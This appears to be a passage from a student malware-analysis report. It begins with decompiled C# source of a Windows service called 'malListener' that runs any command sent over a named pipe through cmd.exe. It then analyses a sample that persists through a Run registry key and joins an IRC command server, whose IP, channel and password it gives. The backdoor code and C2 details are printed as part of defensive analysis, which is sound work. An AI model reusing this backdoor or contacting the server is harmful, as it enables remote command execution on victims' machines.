            this.WriteToFile(string.Concat(new object[]
            {
                "[*] ",
                this.nameLabel,
                " ",
                this.versionLabel,
                " is stopped at ",
                DateTime.Now
            }));
            base.OnStop();
        }

        // Token: 0x06000004 RID: 4 RVA: 0x0000219B File Offset:
0x0000039B
```

```
            private void OnElapsedTime(object source, ElapsedEventArgs
e)
            {
                  this.WriteToFile("[-] heartbeat at " + DateTime.Now);
            }

            // Token: 0x06000005 RID: 5 RVA: 0x000021B8 File Offset:
0x000003B8
            public void WriteToFile(string Message)
            {
                  string text = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs";
                  if (!Directory.Exists(text))
                  {
                        Directory.CreateDirectory(text);
                  }
                  string text2 = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs\\malListener_" +
DateTime.Now.Date.ToShortDateString().Replace('/', '_') + ".txt";
                  if (!File.Exists(text2))
                  {
                        using (StreamWriter streamWriter =
File.CreateText(text2))
                        {
                              streamWriter.WriteLine(Message);
                              return;
                        }
                  }
                  using (StreamWriter streamWriter2 =
File.AppendText(text2))
                  {
                        streamWriter2.WriteLine(Message);
                  }
            }

            // Token: 0x06000006 RID: 6 RVA: 0x00002280 File Offset:
0x00000480
            private void workerthread()
            {
                  using (NamedPipeServerStream namedPipeServerStream =
new NamedPipeServerStream(this.nameLabel, PipeDirection.InOut, -1,
PipeTransmissionMode.Message))
                  {
                        this.WriteToFile("[*]Waiting...");
```

```
                    namedPipeServerStream.WaitForConnection();
                    this.WriteToFile("[*]connected.");
                    for (;;)
                    {
                          byte[] array =
this.ReadMessage(namedPipeServerStream);
                          string @string =
Encoding.UTF8.GetString(array);
                          this.WriteToFile("[*] Received: " +
@string);
                          if (@string.ToLower().Trim() == "exit")
                          {
                                break;
                          }
                          ProcessStartInfo processStartInfo = new
ProcessStartInfo
                          {
                                FileName = "cmd.exe",
                                Arguments = "/c " + @string,
                                RedirectStandardOutput = true,
                                RedirectStandardError = true,
                                UseShellExecute = false
                          };
                          try
                          {
                                Process process =
Process.Start(processStartInfo);
                                string text =
process.StandardOutput.ReadToEnd();
                                text +=
process.StandardError.ReadToEnd();
                                process.WaitForExit();
                                if (string.IsNullOrEmpty(text))
                                {
                                      text = "\n";
                                }
                                byte[] bytes =
Encoding.UTF8.GetBytes(text);
                                namedPipeServerStream.Write(bytes, 0,
bytes.Length);
                          }
                          catch (Exception ex)
                          {
                                this.WriteToFile(ex.Message);
```

```
                                byte[] bytes2 =
Encoding.UTF8.GetBytes(ex.Message);
                                namedPipeServerStream.Write(bytes2, 0,
bytes2.Length);
                           }
                     }
                     this.WriteToFile("[*]rec'd exit.");
                     namedPipeServerStream.Close();
                     Process.GetCurrentProcess().Kill();
                }
           }

           // Token: 0x06000007 RID: 7 RVA: 0x00002420 File Offset:
0x00000620
           private byte[] ReadMessage(PipeStream pipe)
           {
                byte[] array = new byte[1024];
                byte[] array2;
                using (MemoryStream memoryStream = new MemoryStream())
                {
                     do
                     {
                          int num = pipe.Read(array, 0,
array.Length);
                          memoryStream.Write(array, 0, num);
                     }
                     while (!pipe.IsMessageComplete);
                     array2 = memoryStream.ToArray();
                }
                return array2;
           }

           // Token: 0x06000008 RID: 8 RVA: 0x00002480 File Offset:
0x00000680
           protected override void Dispose(bool disposing)
           {
                if (disposing && this.components != null)
                {
                     this.components.Dispose();
                }
                base.Dispose(disposing);
           }
```

```
            // Token: 0x06000009 RID: 9 RVA: 0x0000249F File Offset:
0x0000069F
            private void InitializeComponent()
            {
                  this.components = new Container();
                  base.ServiceName = "malService";
            }

            // Token: 0x04000001 RID: 1
            public readonly string nameLabel = "malListener";

            // Token: 0x04000002 RID: 2
            public readonly string versionLabel = "v0.03";

            // Token: 0x04000003 RID: 3
            private System.Timers.Timer timer = new
System.Timers.Timer();

            // Token: 0x04000004 RID: 4
            private IContainer components;
      }
}
```

Sample 3: a2q3.bin

Summary

A2q3.bin is a sophisticated native (non-NET) executable that performs several functions that has several behaviours. It

1. First copies itself to a known location (C:\Users\Public\ccVirusScrubber.exe)
2. Configures a registry key to start the malware on startup
3. Relaunches the malware (from the known location) as a new process
4. Connects to an IRC server found at 142.115.254.147:6697
5. From there, the malware seems to execute commands to exfiltrate data. I have a suspicion that it performs port scans. However, I am not sure.

The security team can determine the presence of the malware by:

- Checking if C:\Users\Public\ccVirusScrubber.exe exists
- See if ccVirusScrubber.exe is a startup program (using task manager or the reading the Software\Microsoft\Windows\CurrentVersion\Run\Userinit key)
- Check network behaviour for TCP connections to 142.115.254.147:6697. Specifically, IRC (TCP) traffic is sent

I found that the endpoint is **still active**, meaning that this sample poses an active risk. While I was not able to determine the exact behaviour of the sample, the security team should be aware that the malware runs as a local application and thus can exfiltrate local user data and perform other user-level actions.

Detailed Analysis

To begin, I performed some dynamic analysis. After snapshotting my test VM I ran a2q3.bin. One observation to note here is that a2q3.bin exited very shortly after execution. At this point, I reasoned that either the malware does a relatively short operation, or it spawns a new process. I was more inclined to believe the latter as the VM would slow down considerably a few moments after a2q3.bin ran. I later found out that this is due to networking issues; the malware could not connect to an IRC channel described below. If the malware can connect to an IRC channel, no slow down is noticed.


I perform several trials, using several monitoring tools. The most helpful tools were regshot and procmon.

My trial using regshot found a new registry key was created: HKU\S-1-5-21-2976638864-1290205551-3351631726-1000\Software\Microsoft\Windows\CurrentVersion\Run\Userinit. It's value was set to "C:\Users\Public\ccVirusScrubber.exe"

```
    00 6D 00 33 00 32 00 5C 00 63 00 6F 00 6E 00 66 00 69 00 67 00 5C 00 44 00 52 00 49 00 56 00 45 00 52 00 53 00 00 00 00 00
42322
42323 ----------------------------------
42324 Values added: 2
42325 ----------------------------------
42326 HKU\S-1-5-21-2976638864-1290205551-3351631726-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000
42327 HKU\S-1-5-21-2976638864-1290205551-3351631726-1000\Software\Microsoft\Windows\CurrentVersion\Run\Userinit: "C:\Users\Public\ccVirusScrubber.exe"
42328
```

This suggested to me that a2q3.bin is placing a payload (ccVirusScrubber.exe). I confirmed this when I found this executable.

Note that the registry key itself is also informative. Per the Microsoft documentation, found at https://learn.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys, the key set means that ccVirusScrubber.exe is launched upon every login. Thus, the malware persists even after reboots. We can verify this using Task Manager, which shows ccVirusScrubber.exe as a startup application.




In addition, the malware launches a copy of itself (at the copied path in C:\Users\Public) as a new process. I believe this is to avoid detection; as mentioned earlier, the sample exited very shortly after I launched it.

I then analyzed this executable. At this point, I had also began analyzing a2q3.bin through disassembly, however my efforts were not very fruitful. I did confirm registry modifications by seeing calls to RegSetValueExA. The docs, found here: https://learn.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regsetvalueexa, confirm

this registry modification. I also confirmed the ability to launch a new process by seeing calls to CreateProcessA.

I then tried analyzing ccVirusScrubber.exe through disassembly as well. I noticed a slew of similar patterns to a2q3.bin. I then hypothesized that ccVirusScrubber.exe is identical to a2q3.bin. I confirmed this discovery by comparing the hashes of the 2 files.




As the hashes are identical, these files are identical.

At this point, I understood the sample's behaviour as copying itself to a known location. I used procmon to determine the runtime behaviour of the sample. I did so by executing ccVirusScrubber.exe (with procmon open), waiting a while, and then exporting the captured events using FakeNet/WireShark.

As an aside, I found a known issue affecting FakeNet within VirtualBox: https://github.com/mandiant/flare-fakenet-ng/issues/168. In a nutshell, FakeNet is not working properly within VirtualBox. For some reason, it sets the VM's gateway to x.x.x.254, when it should be x.x.x.x.100 (in my case, at least). The latter IP corresponds with the true gateway that VirtualBox sets. Without this fix, FakeNet does not properly intercept and respond to routed traffic (only local traffic). The GitHub issue reports the issue not affecting VMWare instances, however, I did not personally confirm this.

After my fix, I discovered that this malware attempts to join an IRC server at 142.115.254.147:6697. It issues a command PASS Pr1v@t3. It also joins the channel #hack.



This screenshot comes from FakeNet and details the actions that ccVirusScrubber.exe took.

Afterwards, it seemingly times out from the IRC server. I attempted to join the same server using my own IRC client; however, I could not join the server at the same time as the malware did. This may be due to similar VirtualBox-specific issues, however, I did not have enough time to verify this.

Instead, I continued my search through dissassembly. My suspicion is that this malware is a backdoor; it connects to an attacker-owned IRC server, issues the PASS Priv@t3 command, and receives instructions to execute.

One of the possible executions that the malware can perform is a port scan.

```
01  pcVar4 = local_240;
02  do {
03    cVar1 = *pcVar4;
04    pcVar4 = pcVar4 + 1;
05  } while (cVar1 != '\0');
06  if ((uint)((int)pcVar4 - (int)local_248) < 0x10) {
07    FUN_00402470(local_240,"%d.%d.%d.%d");
08    local_248 = (char *)(((local_230 * 0x100 + local_234) * 0x100 + local_238) * 0x100 + local_23c);
09    if (param_4 == -1) {
10      _memset(local_22c,0,0x200);
11      maybeStrCpy((char *)&local_14,"%s");
12      maybeDeobfuscate((char *)&local_14);
13      maybeStrCpy(local_22c,"%s %s :Well known port scan on %s starting...\n");
14      pcVar4 = local_22c;
15      do {
16        cVar1 = *pcVar4;
17        pcVar4 = pcVar4 + 1;
18      } while (cVar1 != '\0');
19      send(param_1,local_22c,(int)pcVar4 - (int)(local_22c + 1),0);
```


The string on line 13 suggests a port scan occurring. Later in this funcion, I saw references to send (the winsock2 function), which suggests some sort of reporting mechanism. Since I did not see a new socket being created during this period, I reason that the malware is reporting back to the IRC channel.

Without being able to interact with the malware over IRC, I could not confirm the exact behaviour as to why the malware joins the IRC channel. However, I reason that there are 2 general possibilities: for data exfiltration or command execution (which could also include data exfiltration). My disassembly string analysis suggests that port scanning is one of the functions.

However, as a local process, this malware could also retrieve and exfiltrate other kinds of data, like files.

Put together, I conclude this malware does the following actions:


1. Copies itself to a known location in C:\Users\Public
2. Creates a registry key to always launch on login (from the known location)
3. Launches a new process from the known location
    a. At this point, the original execution exits
4. The new process then joins an IRC channel and issues the PASS Priv@t3 command
    a. It also joins the #hack channel
    b. The channel joined is located at 142.115.254.147:6697
        i. **Note**: I determined that this IRC server is still active as shown below




        ii. However, I kept getting kicked out
5. From there, I believe the malware awaits further instructions, but I was not able to 100% confirm this behaviour. I did see references to portscanning, however.

Appendices


VirusTotal screenshot




Registry events screenshot




Registry key creation screenshot



